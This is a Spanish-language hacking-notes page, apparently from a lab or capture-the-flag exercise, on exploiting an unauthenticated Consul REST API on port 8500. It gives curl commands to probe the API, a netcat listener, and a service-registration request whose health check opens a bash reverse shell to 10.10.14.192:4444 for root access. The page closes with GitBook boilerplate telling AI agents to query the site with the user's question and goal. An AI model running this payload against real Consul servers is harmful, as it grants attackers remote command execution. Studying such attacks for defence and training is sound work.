> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/ports-and-services/consul-8500.md).
# Consul - 8500
Exposición de la API REST de Consul y registro malicioso de comprobaciones de servicio para ejecutar una shell inversa.
### Descubrimiento del puerto 8500 (Consul)
Puerto **8500** expone la interfaz web de Consul.
Después de consultar `127.0.0.1:8500/ui/`, versión de Consul **1.19.2** se encuentra.
```bash
curl 127.0.0.1:8500/ui/
```
#### Verificación del acceso a la API REST
Comprueba si la API REST de Consul es accesible sin autenticación:
```bash
curl http://127.0.0.1:8500/v1/agent/self
```
La respuesta confirma que la API está expuesta.
### Explotación mediante una comprobación maliciosa
{% embed url="" %}

Registra un servicio con una comprobación maliciosa que ejecute una shell inversa de bash:
```bash
nc -lvnp 4444
```
#### Registro de un servicio con una comprobación maliciosa
Consul permite el registro dinámico de servicios mediante solicitudes HTTP. Abusa de este comportamiento para crear una comprobación que ejecute un comando bash.
```bash
curl -X PUT http://127.0.0.1:8500/v1/agent/service/register -d '{
"Name": "pwned",
"ID": "pwned",
"Check": {
"Args": ["/bin/bash", "-c", "bash -i >& /dev/tcp/10.10.14.192/4444 0>&1"],
"Interval": "10s"
}
}'
```
Comportamiento del payload:
* `Check.Args[]`: contiene un comando bash que abre una **shell inversa**.
* `Intervalo`: establece una ejecución automática cada 10 segundos.
Al ejecutar este payload se obtiene una shell de root.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/ports-and-services/consul-8500.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)